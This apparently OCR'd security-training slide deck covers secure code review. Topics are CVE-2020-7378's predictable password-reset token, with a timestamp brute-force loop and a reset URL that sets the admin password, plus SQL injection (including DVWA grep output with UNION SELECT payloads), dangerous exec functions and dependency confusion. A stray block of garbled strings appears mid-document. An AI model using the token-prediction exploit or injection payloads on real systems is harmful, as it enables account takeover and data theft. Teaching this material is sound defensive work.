
****

CVE-2020-7378




```
  public void requestPasswordReset(UserHome userHome) throws ServiceException {
...
...
...
      String resetToken = Utils.getRandomBase62(40);
      String name = providerName + "/" + segmentName + " Password Reset";
      String resetConfirmUrl = webAccessUrl + (webAccessUrl.endsWith("/") ? "" : "/") +
"PasswordResetConfirm.jsp?t=" + resetToken + "&p=" + providerName + "&s=" + segmentName + "&id=" +
principalName;
      String resetCancelUrl = webAccessUrl + (webAccessUrl.endsWith("/") ? "" : "/") +
"PasswordResetCancel.jsp?t=" + resetToken + "&p=" + providerName + "&s=" + segmentName + "&id=" +
principalName;
...
...
...
  }
```

CVE-2020-7378 Unverified Password Change Vulnerability



```
public static String getRandomBase62(int length) {
     String alphabet = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
    Random random = new Random(System.currentTimeMillis());
    String s = "";
    for (int i = 0; i < length; i++) {
      s = s +
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz".charAt(random.nextInt(62));
    }
    return s;
}
```


https://{host}/PasswordReset.jsp?t=[RESET-TOKEN]&p=CRX&s=Standard&id=admin&password1=h4ck3d&password2=h4ck3d



```
// the exploit
    int length = 40;
    long start = Long.parseLong("START-UNIX-TIME");
    long stop = Long.parseLong("END-END-TIME");
    String token = "";

    for (long l = start; l < stop; l++) {
      token = getRandomBase62(length, l);
      System.out.println(token);
```

!JuDJ&R!iD3SVaL
!SLWyuFgHjfr26a
ivcN!BL#PZ^SdUp
yxoOg%Wz04ERB
V^SuuQOB

Injections


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.


Root of all evil

Improper handling of user input that is executed/displayed as code or commands by the application.


The same mistake usually the same on nearly all type of injections (SQLi, LDAP, SSTI, XSS, XXE and etc.)

Extracting the interesting queries

grep -rE "(SELECT|INSERT|UPDATE|DELETE).*?;" ./




```
➜ E-commerce-project-springBoot git:(master2) ✗ grep -rE "(SELECT|INSERT|UPDATE|DELETE).*?;" ./
./JtProject/src/main/java/com/jtspringproject/JtSpringProject/dao/cartProductDao.java:        String sql = "SELECT product_id FROM cart_product WHERE cart_id = :cart_id";
./JtProject/src/main/java/com/jtspringproject/JtSpringProject/dao/cartProductDao.java:        sql = "SELECT * FROM product WHERE id IN (:product_ids)";
```



```
$data->id . "";
/vulnerabilities/authbypass/get_user_data.php:$query  = "SELECT user_id, first_name, last_name FROM users";
/vulnerabilities/brute/source/high.php:      $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
/vulnerabilities/brute/source/impossible.php:  $data = $db->prepare( 'SELECT failed_login, last_login FROM users WHERE user = (:user) LIMIT 1;' );
/vulnerabilities/brute/source/impossible.php:  $data = $db->prepare( 'SELECT * FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
/vulnerabilities/brute/source/impossible.php:          $data = $db->prepare( 'UPDATE users SET failed_login = "0" WHERE user = (:user) LIMIT 1;' );
/vulnerabilities/brute/source/impossible.php:          $data = $db->prepare( 'UPDATE users SET failed_login = (failed_login + 1) WHERE user = (:user) LIMIT 1;' );
/vulnerabilities/brute/source/impossible.php:  $data = $db->prepare( 'UPDATE users SET last_login = now() WHERE user = (:user) LIMIT 1;' );
/vulnerabilities/brute/source/low.php: $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
/vulnerabilities/brute/source/medium.php:      $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
/vulnerabilities/captcha/source/high.php:                  $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "' LIMIT 1;";
/vulnerabilities/captcha/source/impossible.php:            $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
/vulnerabilities/captcha/source/impossible.php:                    $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
/vulnerabilities/captcha/source/low.php:          $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
/vulnerabilities/captcha/source/medium.php:       $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
/vulnerabilities/csrf/source/high.php:       $insert = "UPDATE `users` SET password = '" . $pass_new . "' WHERE user = '" . $current_user . "';";
/vulnerabilities/csrf/source/impossible.php:   $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
/vulnerabilities/csrf/source/impossible.php:           $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
/vulnerabilities/csrf/source/low.php:        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "';";
/vulnerabilities/csrf/source/medium.php:                   $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "';";
/vulnerabilities/csrf/test_credentials.php:    $query  = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
/vulnerabilities/sqli/help/help.php:         <pre>Spoiler: <span class="spoiler">?id=a' UNION SELECT "text1","text2"-- -&Submit=Submit</span>.</pre>
/vulnerabilities/sqli/help/help.php:         <pre>Spoiler: <span class="spoiler">?id=a UNION SELECT 1,2;-- -&Submit=Submit</span>.</pre>
/vulnerabilities/sqli/help/help.php:         <pre>Spoiler: <span class="spoiler">ID: a' UNION SELECT "text1","text2"-- -&Submit=Submit</span>.</pre>
/vulnerabilities/sqli/source/high.php:               $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
/vulnerabilities/sqli/source/high.php:               $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
/vulnerabilities/sqli/source/impossible.php:                   $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
/vulnerabilities/sqli/source/impossible.php:                   $stmt = $sqlite_db_connection->prepare('SELECT first_name, last_name FROM users WHERE user_id = :id LIMIT 1
' );
/vulnerabilities/sqli/source/low.php:                $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
/vulnerabilities/sqli/source/low.php:                $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
/vulnerabilities/sqli/source/medium.php:                     $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
/vulnerabilities/sqli/source/medium.php:                     $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
/vulnerabilities/sqli/source/medium.php:$query  = "SELECT COUNT(*) FROM users;";
/vulnerabilities/sqli/test.php:$query ="SELECT * FROM users";
/vulnerabilities/sqli_blind/index.php:       $query  = "SELECT COUNT(*) FROM users;";
/vulnerabilities/sqli_blind/source/high.php:         $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
/vulnerabilities/sqli_blind/source/high.php:         $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
/vulnerabilities/sqli_blind/source/impossible.php:               $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
/vulnerabilities/sqli_blind/source/impossible.php:               $stmt = $sqlite_db_connection->prepare(SELECT COUNT(first_name) AS numrows FROM users WHERE user_id
= :id LIMIT 1;' );
/vulnerabilities/sqli_blind/source/low.php:          $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
/vulnerabilities/sqli_blind/source/low.php:          $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
/vulnerabilities/sqli_blind/source/medium.php:       $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
/vulnerabilities/sqli_blind/source/medium.php:       $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
/vulnerabilities/xss_s/source/high.php:      $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
/vulnerabilities/xss_s/source/impossible.php:  $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );' );
/vulnerabilities/xss_s/source/low.php: $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
```


Dangerous Functions



JavaScript 'NodeJS'	Python	PHP	C/C++	C#	Java
eval	eval	eval	execlp		
Function	exec	exec	execvp		
setInterval	subprocess.open	proc_open	ShellExecute		
setTimeout	subprocess.run	popen	popen		
constructor.constructor	os.system	shell_exec			
child_process.exec	os.popen	passthru	system	System.Diagnostics.Process.Start	Runtime.getRuntime().exec
child_process.spawn		system	popen		


Dependency Confusion

NuGet (.NET) , PyPi(Python) , npm(NodeJS) , maven(Java)



```
"dependencies": {
   "express": "^4.3.0",
   "dustjs-helpers": "~1.6.3",
   "continuation-local-storage": "^3.1.0",
   "pplogger": "^0.2",
   "auth-paypal": "^2.0.0",
   "wurfl-paypal": "^1.0.0",
   "analytics-paypal": "~1.0.0"
}
```

Verify package each source (inefficient way)



```
express@4.18.2 | MIT | deps: 31 | versions: 270
Fast, unopinionated, minimalist web framework
http://expressjs.com/

keywords: express, framework, sinatra, web, http, rest, restful, router, app, api

dist
.tarball: https://registry.npmjs.org/express/-/express-4.18.2.tgz
.shasum: 3fabe08296e930c796c19e3c516979386ba9fd59
.integrity: sha512-5/PsL6iGPdfQ/lKM1UuielYgv3BUoJfz1aUwU9vHZ+J7gyvwdQXFEBIEIaxeGf0GIcreATNyBExtalisDbuMqQ==
.unpackedSize: 213.9 kB
```

